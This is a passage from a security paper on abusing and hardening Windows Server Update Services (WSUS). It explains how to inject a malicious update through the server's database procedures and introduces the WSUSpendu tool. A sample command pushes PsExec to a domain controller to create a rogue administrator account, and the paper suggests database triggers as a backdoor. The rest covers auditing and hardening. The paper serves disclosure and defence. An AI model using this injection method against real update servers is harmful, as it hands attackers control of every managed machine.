Adding a client into a newly-created group using the spAddTargetToTargetGroup procedure does not remove the client from its former group, allowing for the updates from the latter to still be applied. This is not something the WSUS interface allows to do, but it is possible through the direct use of the stored procedures from the database.

It is obviously possible to add more than one client to this group, enlarging the compromise, to target for intance all domain controllers or all workstations used by the administrators.

3.6 Update deployment

Approving the update through the stored procedure spDeployUpdate announces the effective deployment of the update on the targeted client. This procedure takes the update identifier and the target group GUID on which the update has been approved as arguments. The update identifier to give is the one of the bundle update.

The WSUS service's state machine is then triggered following spDeployUpdate execution to download the binary, if not already done, as it is configured by default.

Introducing WSUSpendu

A tool has been created to automate the aforementioned actions needed to inject an attacker-controlled update. This tool is freely available at the following address: `https://github.com/AlsidOfficial/WSUSpendu`.

This tool's goal is to gain administrative access of WSUS server's clients. It has been developed in PowerShell, and runs natively [4] without additional modules. The idea here is to show that a simple script, adapted for any Windows Server version, can be developed easily. For instance, the SQL server connection is done through the use of .Net objects:

```
$conn = New-Object System.Data.SqlClient.SqlConnection
$conn.ConnectionString = "Server=np:\\.\pipe\MICROSOFT##WID\tsql\query;Database
    =SUSDB;Integrated Security=True'"
$conn.Open()
$sqlcmd = New-Object System.Data.SqlClient.SqlCommand
$sqlcmd.Connection = $conn
$sqlcmd.CommandText = "SELECT * FROM tbUpdate"
$sqlcmd.ExecuteReader()
[...]
```


Listing 4.6: PowerShell database query example

The script needs either PsExec or BgInfo, the only two binaries known to have an Authenticode signature by Microsoft that can execute arbitrary commands on any Windows systems. The script takes the binaries arguments in parameter and automatically injects the chosen binary and crafted metadata into the database (cf. listing 4.7 and figure 4.6). The PowerShell script, as well as the chosen binary, needs to be uploaded to the WSUS server for a local execution.

```
PS> .\Wsuspendu.ps1 -Inject -PayloadFile .\PsExec.exe -PayloadArgs '-accepteula
     -s -d cmd.exe /c "net user Titi Password123_ /add && net localgroup
    Administrators Titi /add"' -ComputerName DC001.corp
Everything seems ok. Waiting for client now...
To clean the injection, execute the following command:
.\Wsuspendu.ps1 -Clean -UpdateID 863eb1f3-2fd3-477e-828a-bc6c460f6f6f
```

Listing 4.7: Wsuspendu.ps1 injection example, using PsExec as a signed binary

Next time the client will get its new-updates list, a new update will appear (cf. figure 4.7), one which has been designed to be downloadable and installable. The update will then be subject to the client's configuration, whether it has been configured to automatically or manually install updates. The new update in itself is able to be installed without any user interaction.




All Updates (2624 updates of 2645 shown, 2645 total)

Approval: Unapproved Status: Any Refresh

Title	Classifi...	In...	Approval
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6600 VE	Drivers	10...	Not approv...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6100	Drivers	10...	Not approv...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7050 P...	Drivers	10...	Not approv...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6150S...	Drivers	10...	Not approv...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7050 /...	Drivers	10...	Not approv...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6600	Drivers	10...	Not approv...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7300 S...	Drivers	10...	Not approv...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6100 n...	Drivers	10...	Not approv...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7900 GS	Drivers	10...	Not approv...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7800 ...	Drivers	10...	Not approv...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7800 SLI	Drivers	10...	Not approv...
PsExec bundled (ImportUpdate) update for Windows 7 (from KB2862335)	Security...	0%	Not approv...

Figure 4.6: What it looks like from the WSUS console.



Select the updates you want to install

Important (1)

✓ Name	Size
Windows 7 (1)	
✓ PsExec bundled (spSaveXmlFragment) Security Update for Windows 7 (...	331 KB

PsExec bundled (spSaveXmlFragment) Security Update for Windows 7 (KB2862335)

A security issue has been identified in a Microsoft software product that could affect your system. You can help protect your system by installing this update from Microsoft. For a complete listing of the issues that are included in this update, see the associated Microsoft Knowledge Base article. After you install this update, you may have to restart your system.

Published: Today

Update is ready for downloading

More information

Support information

Figure 4.7: Notification of the new injected update, which needs to be downloaded and installed, to the client.

Auditing WSUS

The update process is a fundamental part of a security assessment. However, checking this process is functioning smoothly is not something easily done. This checking is usually limited to a set of representatives workstations and servers. But a critical vulnerability only on one workstation can lead to catastrophic results. The MS14-018 vulnerability shows an example of such critical vulnerability on domain controllers: one of them presents this vulnerability and the entire Active Directory is given to a potential attacker. In such cases, how can we have a glimpse of the vulnerability state of all the computers?

Having access to the WSUS server will help us in this auditing task, as any update action is logged in the WSUS database. It is thus easy to request data from this database in order to know each update deployment state. Moreover, as the WSUS server is a centralized system, the information got from the database are canonized: for instance, dates of updates apply are stored in a universal format, whereas they are stored as locale-dependent when installed on the final systems. Therefore, a US or GB system won't have the same date format as for FR systems. When parsing automatically the dates, this is an important problem to have in mind.

As per the problems explained in this paper, the audit will have two major parts. The first part will deal with the WSUS server in itself, where this server has to be well-configured not to decrease the overall security level (cf. sections 1.3 and 3.6). The second part is a more traditional one and concerns the effective updates deployment state.

It is possible to get the following check points (not an exhaustive list):

- WSUS server parameters (TLS usage, upstream and downstream servers, and so on);
- last synchronization on the Microsoft Update servers;
- connections to potential other WSUS servers, and how this connection is done;
- listing of the registered machines in the WSUS server;
- listing of the machines by operating system;
- breakdown by machine category (servers, workstations, and so on);
- listing of machines with a lot of unpatched vulnerabilities;
- listing of declined updates;
- update apply state per machine, with their apply date.

Database requests also allow for linking Knownledge Base (KB) numbers with Microsoft Security Updates (MS). This linkage will please every auditor trying to make this work out from the Microsoft website.

One of the main points when checking updates states is validating which update supersedes which, and which one is superseded by which. Indeed, it sometimes happens that updates are delivered by Microsoft, but then revised with a new update, making the first one useless. From the WSUS server point-of-view, the first one will be switched to a ”not applicable” state and will not be delivered anymore. This superseding mechanism has to be taken into account while checking for the update apply as a vulnerability might have been patched in multiple updates, one superseding another. An auditor then needs to know the dependencies implied by this superseding mechanism, which could be rapidly unmanageable. One of the answers to this problem could be to have faith in the MBSA [7] tool provided by Microsoft to filter out the results given by the WSUS audit.

The script `wsus_audit.ps1` has been written to ease requests. It allows to run all those requests and get the answers for auditing purposes.

Microsoft network architecture issues

6.1 Administration principles

Windows systems administration principles may be difficult to put in place, but applying them on a day to day basis can be even much more difficult: single-sign on authentication constrains authentication secrets to be in memory on each system a user is logged on. A resource in a distinct sensitivity level should not depend of an administrator on another sensitivity level. Indeed, the compromise of a lower-sensitivity resource will lead up to the theft of upper-level administrator's credentials. On the other hand, the compromise of a lower-sensitivity administrator's workstation administering an upper-sensitivity resource will lead up to the compromise of upper-level credentials. In both cases, authentication secrets can be reused to pivot and propagate inside the network.

From this ascertainment, Microsoft [11] is providing a paper about securing the administration architecture, with the clean source principle. Microsoft describes the notion of control between objects in this paper, which can also be illustrated by the ADCP (Active Directory Control Path) tool [5] of the French cyberdefense agency (ANSSI).

As we have seen it, it is possible to compromise WSUS clients when the WSUS server is already compromised, thus the existence of a control relationship from a WSUS server to the systems this server update. The WSUS servers delivering updates to the domain controllers therefore need to be treated at the same sensitivity level as these domain controllers. These WSUS servers have to get their updates from Microsoft, without another WSUS server in-between, especially if of a lower-sensitivity level. Microsoft Update servers, the first upstream of all WSUS servers, have to be considered as neutral: the updates they are delivering are provided in a secure way and have to be applied.

6.2 One WSUS server for multiple forests

A lot of organizations have multiple independent Active Directory forests. This architecture is often chosen in order to have distinct security frontiers. However, it seems more often than not that the WSUS servers are chained between these forests: a unique update policy allows for reducing updates qualification costs.

As seen above, this dangerous relationship establishes a control path. The compromise of one domain inside one of the upstream forest, from the WSUS point-of-view, leads up to the compromise of all downstream forests. The Active Directory security frontier is therefore broken by this new control relationship.

6.3 A WSUS server for a disconnected network

The disconnected network scenario shows more problems for trusting updates. If a network is disconnected, it is usually because of its sensitivity. However, updates applied on these networks come from an Internet-connected WSUS server. Moreover, updates are usually qualified only once: on the WSUS server which is connected to Internet. Administrators thus approve automatically updates, already qualified, on the disconnected network.

Moreover, with automatic approvals, the network takeover can happen as soon as the copy is finished on the disconnected WSUS server, without any administrator intervention. In the same idea, it should be possible to add a trigger detecting the copy on the disconnected network to add and approve a malicious update - detecting the change of network is left as an exercise to the reader. Moreover, triggers are a key place to put a backdoor on the server...

This situation thus shows an easy and automatic way to take control of disconnected networks, which is critical.

Recommendations

Securing a Microsoft update architecture comes by taking care of the various security problems exposed throughout this whole article. A hardening step has to be done on the WSUS service in itself, but a well-thought architecture is also a mandatory step.

7.1 Securing the WSUS service itself

The correct WSUS configuration mainly relies on activating the TLS layer for clients requests. This configuration can be done in three steps [8]:

- generate a certificate;
- activate the TLS configuration on the WSUS server;
- activate the TLS configuration on the WSUS clients.

Generating a TLS certificate can be achieved with IIS manager. It is possible to sign one's certificate by a local PKI or by an external third-party. The certificate then needs to be linked to the WSUS website in IIS' configuration. TLS has to be required for the following virtual roots: *APIRemoting30*, *ClientWebService*, *DSSAuthWebService*, *ServerSyncWebService* and *SimpleAuthWebService*, found inside the WSUS website. The final step is to force the TLS usage on the WSUS root server, using wsusutil: `wsusutil configuressl <FQDN>` where `<FQDN>` stands for the DNS name of the WSUS server.

Activating TLS connections on WSUS clients can be achieved by using the GPO mechanism. Beware that the server's certificate has to be deployed on the clients if it is not signed by a trusted third-party already in place on the various clients.

7.2 Multiple WSUS servers architectures

WSUS server dependency against another functional domain can be enlarged outside updates services' scope. From a broad point-of-view then, if, for any reason, separation between environments has been decided, it is mandatory for administrative and support services not to depend on another functional domain.

This situation is therefore applicable for administrators, their workstations, the network managing infrastructures like SCCM, control and supervise infrastructures like SCOM, backups, and finally for the point of this article, update services such as WSUS. On the other hand, a control relationship can be exploited by means such as explained throughout this article.

7.3 Disconnected networks case

The disconnected networks case is more complex. Indeed, having a WSUS server, normally responsible for applying updates thus increasing security, propagating viruses would be disastrous. If the update process is propagating viruses, the tendency would be to stop applying updates on the disconnected networks altogether. Good security practices would of course disagree with this ”solution”. However, care must be taken to avoid giving an attacker an easy access to a disconnected network.

One would thus build a WSUS server on the Internet network which would not depend on any Windows domain (cf. previous recommendation). Its authentication would be local only, and a specific hardening would have been applied in order to limit its attack surface to a minimum (no more service than necessary, bad-ass passwords, local network filtering, and so on). Updates then need to be synchronized regularly with Microsoft Updates services, before putting the data on the upper-level, the disconnected network. The use of a proxy to avoid the server going straight on the Internet, can be achieved if it is not configured to break TLS streams. Of course, putting the data on the upper-level has to be done by disconnection from the Internet network, then connection to the disconnected network, or by the use of a one-way diode. Passing data from the upper-level to the Internet-connected network has to be prohibited by all means.

The most often seen configuration during security assessment is using the virtualization technology, so the following procedure could be done for these situations:

1. WSUS server is a virtual machine on an hypervisor. This latter is out-of-bounds from the rest of the network (authentication, network filtering, and so on);
2. both WSUS VM and the host have seen their configuration hardened (authentication, updates, local filtering, exploit mitigations, and so on);
3. both WSUS VM’s and host’s administration are done through a physical access onto the machine;
4. the WSUS server is synchronized with Microsoft’s servers, without intermediary.
5. once a day, the WSUS VM is cloned and copied onto a removable media;
6. once this removable media is on the upper-lever, on the disconnected network, the VM can be copied, booted, and used;
7. once these operation are done, the removable media data can be erased.

Conclusion

WSUS is a core component on which Windows networks rely on, as well as other services (Active Directory, SCOM, SCCM, and so on). As these other services, particular configuration switches need to be in place to improve this component's security. Otherwise, the simple presence of such a component can turn against the network's security and play the game of an attacker, being able to compromise a lot of machines.

Removing the Active Directory component of your network because the fact that it is compromised will endanger the whole network would be as stupid as removing the WSUS server, or any update mechanism, because of these new threats.

This article has shown that a control relationship exists from the WSUS server to all its clients. The administrators, network architects and architecture auditors thus need to take care as to where is this server inside the network, and who is able to administrate this server.

Bibliography

[1] Wsus offline update. http://www.wsusoffline.net/.

[2] Andreas Brantholm. Windows Product/Update Classification Codes for SC-CM/WSUS Usage. http://web.archive.org/web/20161010134039/http://geekentry.eu/microsoft/windows-product-codes/.

[3] Paul Stone and Alex Chapman. WSUSpect – Compromising the Windows Enterprise via Windows Update. BlackHatUS, 2015.

[4] Don Jones. Windows PowerShell: Doing Databases with Powershell. https://technet.microsoft.com/en-us/library/hh289310.aspx.

[5] Emmanuel Gras, Lucas Bouillot and Geraud de Drouas. ADCP - Active Directory Control Paths. https://github.com/ANSSI-FR/AD-Control-Paths.

[6] Microsoft. Message Processing Events and Sequencing Rules. https://msdn.microsoft.com/en-us/library/cc251985.aspx.

[7] Microsoft. Microsoft Baseline Security Analyzer. https://technet.microsoft.com/en-us/security/cc184924.aspx.

[8] Microsoft. Step 3: Configure WSUS. https://technet.microsoft.com/library/hh852346.aspx#bkmk_3_5_ConfigSSL.

[9] Microsoft. Well-Known Detectoid IDs. https://msdn.microsoft.com/en-us/library/windows/desktop/bb902472(v=vs.85).aspx.

[10] Microsoft. WSUS Classification GUIDs. https://msdn.microsoft.com/en-us/library/windows/desktop/ff357803(v=vs.85).aspx.

[11] Corey Plett. Microsoft's clean source principle. https://technet.microsoft.com/en-us/windows-server-docs/security/securing-privileged-access/securing-privileged-access-reference-material.